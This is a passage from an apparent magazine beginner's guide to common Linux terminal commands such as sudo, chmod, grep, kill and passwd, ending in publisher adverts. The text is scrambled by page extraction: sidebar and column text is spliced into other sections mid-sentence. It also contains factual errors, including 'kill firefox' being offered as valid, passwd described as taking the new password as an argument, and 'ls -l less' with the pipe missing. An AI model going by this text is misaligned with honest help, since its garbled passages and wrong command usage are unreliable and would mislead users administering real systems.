what you're doing). After entering `sudo`, you'll be asked for your user password. On a desktop PC, this is the same one that you use to log in. If you're logging into your own webserver, however, there's a good chance that you'll already be the root user and won't need a password to make important changes.

If you can't execute `sudo` commands, your web host has restricted your level of access and it probably can't be changed. User accounts can be part of 'groups' in Linux and only members of the sudoers groups can use the `sudo` command to temporarily grant themselves admin privileges.

### 2 su

While `sudo` gives you great power, it still has limitations. Most of all, if you've got a whole bunch of commands to enter, you don't want to have to type it out at the start of every single line [at least the password has a 5 minute timeout–Ed]. This is where `su` comes in, which will give you superuser powers until you close the terminal window. Type `sudo su` followed by your password, and you'll see the prompt change from `yourname@yourserver` to `root@yourserver`. You might think `su` stands for superuser, but it's actually a command to change to any user on the system and if it's used without an account name after it, `su` assumes you want to be root. However, using `su myname` will switch you back to your original, non-super, login.

### 3 ifconfig

Since you're troubleshooting a web server, it's probably a good idea to get as many details about its actual connection as possible noted down. The `ifconfig` command can be run without `sudo` privileges and tells you details about every live network connection, physical or virtual. Often this is just for checking your IP address, which it reports under the name of

the adaptor, but it's also useful to see if you're connected to a VPN or not. If a connection is described as eth0, for example, it's an Ethernet cable meanwhile tun0 is a VPN tunnel.

### 4 chown

There's tons more you can learn about `chmod` and we strongly recommend that you do, but it has a sister command that's even more powerful. While `chmod` dictates what users who aren't the owner of a file can do, the `chown` command changes the file owner and group that it belongs to completely. Again, you'll probably need to put `sudo` in front of anything you `chown`, but the syntax is again simple. An example might be `chown myname:mygroup filename.file`.

### 5 service restart

No, we're not telling you to 'try turning it off and on again', but sometimes it's a good place to start (and sometimes it's essential to load changes into memory). It's possible you might be used to start and stop background processes on a Windows desktop through the graphical System Monitor or Task Manager in Windows. However, in the command line Terminal to a server it's a little more tricky, but not by much.

Confusingly, because many Linux distributions have changed the way they manage startup services (by switching to `systemd`) there's two ways of doing this. The old way, which still works a lot of the time, is to just type `service myservice restart`, preceded with `sudo`, when it's necessary. The new, correct, way is a little more verbose: `systemctl restart myservice.service`. So if you want to restart Apache, for example, the core software which turns a mere computer into a web server, it would be `sudo systemctl restart apache2.service`.

### Quick tip

If you're changing names, permissions or ownership most commands have a `-R` or `-r` option, which stands for 'recursive'. Essentially, this changes the attributes of all files inside a folder, rather than just the folder itself.



Unless you can read 1,000 lines a second, you'll need to use `ls -l less` to explore folders.

# The terminal

## 6 ls

The key to understanding the console is all in the path (see *Path To* box, below), which tells you whereabouts you are in the folder structure at any given time. But how do you know what else is in your current location? Easy: you use `ls`. The `ls` command lists all the files within the folder that you're currently browsing. If there's a lot of files to list, use `ls | less` to pause at the end of each page of filenames.

## 7 cat

A command you'll often see if you're following instructions you've found online – and aren't always sure what you're doing – `cat` is short for concatenate and is used to combine files together. In its simplest form it can be used to take file1.txt and file2.txt and turn them into file3.txt, but it can also be combined with other commands to create a new file based on searching for patterns or words in the original.

Quite often you'll see `cat` used simply to explore a single file – if you don't specify an output filename, `cat` just writes what it finds to the screen. So online walkthroughs often use `cat` as a way of searching for text within a file and displaying the results in the terminal. This is because `cat` is non-destructive—it's very hard to accidentally use `cat` to change the original file where other commands might do.

## 8 find

A useful and under used command, the `find` command is pretty self-explanatory. It can be used to find stuff. Typing it by itself is much like `ls`, except that it lists all of the files within sub-directories of your current location as well as those in your current directory. You can use it to search for filenames using the format `find -name "filename.txt"`. By inserting a path before the `-name` option, you can point it at specific starting folders to speed things up. By changing the `-name` option you can search by days since last accessed (`-atime`) or more.

**Nano isn't the only terminal text editor, but it's the easiest to use.**

```
nano 2.6.3          File: batteryholders.gcode
M100 S70.000000
M100 S180.000000
;Sliced at: Sat 19-11-2016 15:11:09
;Basic settings: Layer height: 0.1 Walls: 0.7 Fill: 20
;Print time: 5 hours 39 minutes
;Filament used: 10.046m 29.0g
;Filament cost: None
;M100 S70 ;Uncomment to add your own bed temperature line
;M100 S180 ;Uncomment to add your own temperature line
G21
;metric values
G90
;absolute positioning
M82
;set extruder to absolute mode
M107
;start with the fan off
G28 X0 Y0
;move X/Y to min endstops
G28 Z0
;move Z to min endstops
G1 Z15.0 F7800
;move the platform down 15mm
G92 E0
;zero the extruded length
G1 F200 E3
;extrude 3mm of feed stock
G92 E0
;zero the extruded length again
G1 F7800
;Put printing message on LCD screen
M117 Printing...
;Layer count: 198
;LAYER:0
;G Get Help  W Write Out  Where Is  Cut Text  Justify  Cur Pos  Prev Page
;X Exit  R Read File  Replace  Uncut Text  To Spell  Go To Line  Next Page
[ Read 449315 lines ]
```

## Path to

When you open a Terminal window within Linux, it can be a bit disorientating. But the words that sit in front of the flashing cursor will tell you where you are.

The first word is the name of the user you're logged in on, and it's followed by an '@' sign. The second word is the hostname of the

machine you're logged into. If you open up a Terminal on your desktop, usually the username and hostname are the same. So you'll see 'myname@myname'. When you log into a remote server, though, they'll be very different.

This information is followed by a colon which is followed by the path to the directory you're in,

## 9 df

Maybe your server problems are to do with disk space? Type `df` and you'll get a full breakdown of the size and usage of every volume currently mounted on your system. By default it'll give you big numbers in bytes, but if you run `df -h` (which stands for 'human readable') the volume sizes will be reported in megabytes, gigabytes or whatever is appropriate.

## 10 apt-get update && upgrade

Probably the single most important command to know and fear. We all know that to keep a computer system secure you need to keep it updated, but if you've got control of a Linux box the chances are that it isn't doing that automatically.

A simple `sudo apt-get update` will order your system to check for the latest versions of any applications it's running, and `sudo apt-get upgrade` will download and install them. For the most part these are safe commands to use and should be run regularly—but occasionally updating one piece of software can break another, so back-up first...

## 11 grep

As computer commands go there are few more fantastically named for the newcomer than the `grep` [it's a real verb!—Ed] command. How on earth are you ever going to master this Linux stuff if it just makes words up? But `grep` is a great utility for looking for patterns within files. Want to find every line that talks about cheddar in a book about cheeses? `grep "cheddar" bookofcheese.txt` will do it for you. Even better you can use it to search within multiple files using wildcards. So `grep "cheddar" *.txt` will find every text file in which cheddar is reference. So now you grok `grep`, right?

## 12 top

When you're working in a graphical user interface such as a Linux desktop environment or Windows desktop, there's always an application like System Monitor or Task Manager which will call up a list of running applications and give you details about how many CPU cycles, memory or storage they're using. It's a vital troubleshooting tool if you have a program that's misbehaving and you don't know what it is.

In a similar way, you can bring up a table of running applications in the Linux Terminal that does the same thing by typing `top`.

Like a lot of command line utilities, it's not immediately obvious how you can close `top` once you're finished with it without closing the terminal window itself—the almost universal command to get back to a prompt is `Ctrl+C`.

## 13 kill, killall

Using `top` you can figure out which application is using all your CPU cycles, but how do you stop it without a right-click > End process menu? You use the command `kill` followed by the process name. If you want to be sure and kill every

followed by a dollar sign. When you first open a Terminal, it will usually print `yourname@yourname:~$`. The tilde '~' indicates you're in the `home` folder for your username. If the dollar sign is replaced with a '#', you're using the machine as a root user. See `cd` for moving around and watch how the path changes as you do.

## 20. chmod

User permissions are one of the most important parts of Linux security to understand. Every file has a set of permissions which defines who can see a file; who can read and write to a file; and who can execute a file as a program.

A file which can be seen by web visitors, but can only be changed by a specific user, is just about as basic as it gets when it comes to locking down a server. The problem is that some files need to be changeable and some don't—think a Wordpress installation for a blog. You want

Wordpress to be able to write some files so it can update them, but there's also a lot of files you don't want it to be able to change—and you really don't want to give it power to execute code unless you have to. The flipside is that problems with web servers can be traced back to incorrect file permissions, when an app needs to be able to modify a file but has been locked out by default.

Your friend in this area is `chmod`. It changes permissions for which users and groups can read, write or execute files. It's usually followed

by three digits to indicate what the owner, members of its group and everyone else can do. Each digit from 0-7, where 7 allows for read, write and execute and 1 is execute only. If your user 'owns' the file in question, the syntax is simple.

`chmod 777 filename`, for example, will give all users the ability to read and write to a file. It's good practice not to leave files in this state on a webserver—for obvious reasons. If you don't own the file, you'll need to add `sudo` to the front of that command.

process with a name that contains that application name, you use `killall`. So `kill firefox` will close down a web browser on a Linux desktop.

### 14 w

From the weirdness of `grep` to the elegance of the `w` command, a whole command in a single letter. If you think another user is logged into your system, this is an important command to know. You can use `w` to list all currently active users, although don't rely on it too much as it's not hard for a hacker to be hidden.

### 15 passwd

You must use `passwd` with extreme care. Ultra extreme care. Because the next word you write after it will become your login password, so if you type it incorrectly or forget it, you're going to find yourself in serious trouble.

You can only change your own user's password by default, but if you grant yourself sudo powers you can change any user's credentials by including their username after the password itself. Typing `sudo passwd`, meanwhile, will change the password for root.

Check out the manual (`man passwd`) page for some useful options to expire passwords after a certain period of time and so on.

### 16 cd

If you have a graphical interface and file browser, it's pretty easy to move to new locations on your hard drive just by clicking on them. In the Terminal, we know where we are because of the path (see the *Path To Box*, left), and switch location using `cd` which stands for 'change directory'.

The `cd` command is mainly used in three ways:

**1** `cd foldername` This will move you to that folder, provided it exists within the folder you're currently browsing (use `ls` if you're not sure).

**2** `cd ~/path/to/folder` This will take you to a specific location within your `home` folder (the `~` character tells `cd` to start looking in your `home` folder). Starting with a `/` will tell `cd` to start the path at the `root` folder of your hard drive.

**3** `cd ..` This final useful command simply takes you up one level in the folder structure.

### 17 mv & rm & cp

When you get the hang of it, using a terminal as a file manager becomes pretty simple and quite a joyful experience. As well as `cd`, the three fundamental commands you'll need to remember are `mv`, `rm` and `cp`. The `mv` command is used to move a file from one location to another,

```
opc@studiotopc:/etc$ cd /etc/X11/Xsession.d
opc@studiotopc:/etc/X11/Xsession.d$ ls
cart          60x11-common_localhost      90atk-adaptor
_xdg-runtime   60x11-common_xdg_path    90consolekit
common_process-args 60xbrlapi           90gpg-agent
common_xresources 60xdg-user-dirs-update 90qt5-opengl
common_xhost-local 65compton_profile-on-session 90qt-ally
common_xsessionrc 65snappy             90x11-common_ssh-agent
ckc_unity_support 70gconfd_path-on-session 95dbus_update-activation-env
common_determine-startup 70in-config_launch 99upstart
common-session_gnomerc 75dbus_dbus-launch 99x11-common_start
gnome-session_gnomerc 81overlays-scrollbar
opc@studiotopc:/etc/X11/Xsession.d$ cd ..
opc@studiotopc:/etc$ ls
dev  include  lib  libGL.so  media  proc  sbin  swap  ubiquity-apt-clone  vmlinuz
etc  intrfs.img  lib32  libx32  mnt  root  snap  sys  usr
home  intrfs.img.old  lib64  lost+found  opt  run  srv  vmlinuz.old
opc@studiotopc:$
```

Keep an eye on the directory path in front of the command line to figure out where you are.

`rm` is used to remove or delete a file and `cp` will copy files and folders.

Just as with `cd`, you can either enter a filename to operate on a file in the directory you're working in or a full path starting from the root of the drive with `~`. For `mv` the syntax is `mv ~/location1/file1.file ~/location2/location`.

The big thing to remember is that in the Terminal there's no undo or undelete function: if you `rm` a file and it's gone forever (or at least will require very specialist skills to retrieve) and in a similar fashion, if you `mv` or `cp` a file you'd better make a note of where it went.

### 18 nano

It might seem odd, if you've spent your life in graphical applications and utilities, but complex programs run in the text terminal, too. There are several text editors which normally come as part of the whole package, notably `nano` and `vi`. You can open a blank document by typing `nano`, or you can edit an existing one by typing `nano ~path/to/text.txt` (and do the same with `vi`). Some of the terminology may seem odd, though: To write out (Ctrl+o) means save, for example and so on.

### 19 history






And finally, if you've been copying and pasting commands from the web all day, you might want to check up on what you've actually done. You can use `history` to give you a list of all the terminal commands entered going back a long, long way. Execute specific numbered commands with `!<num>`, you can go back through recent commands just by using the up and down arrows (and re-issue them by tapping Enter), or search for commands by pressing Ctrl+r.





One command that's invaluable is `man` which is short for 'manual'. This will open up the help file for any other command. So if you want to know all the options for the `ls` command, simply type `man ls` and see what comes up.




Find out everything you've ever wanted to know about outer space



Explore our incredible planet and the secrets beneath the surface



Understand the world we live in, from science and tech to the environment





Get great savings when you buy direct from us



1000s of great titles, many not available anywhere else







World-wide delivery and super-safe ordering



# FEED YOUR MIND WITH OUR BOOKAZINES

Explore the secrets of the universe, from the days of the dinosaurs to the miracles of modern science!



Discover answers to the most fascinating questions



Follow us on Instagram @futurebookazines

FUTURE  
BOOKAZINES

[www.magazinesdirect.com](http://www.magazinesdirect.com)

Magazines, back issues & bookazines.

# SUBSCRIBE & SAVE UP TO 61%

Delivered direct to your door  
or straight to your device



Choose from over 80 magazines and make great savings off the store price!

Binders, books and back issues also available

Simply visit [www.magazinesdirect.com](http://www.magazinesdirect.com)

No hidden costs Shipping included in all prices We deliver to over 100 countries Secure online payment

F U T U R E

**magazinesdirect.com**  
Official Magazine Subscription Store



# HACKER'S MANUAL 2022

**164 PACKED PAGES! WITH HACKS THE  
OTHER LINUX MANUALS WON'T TELL YOU**

**SECURITY** Exploit weaknesses and block attacks

**LINUX** Discover and customise the kernel

**PRIVACY** Lock down every byte of your data

**HARDWARE** Hack tablets, servers, desktops and drives



**REVISED &  
UPDATED  
EDITION**

Stay secure with essential guides to  
industry security tools and techniques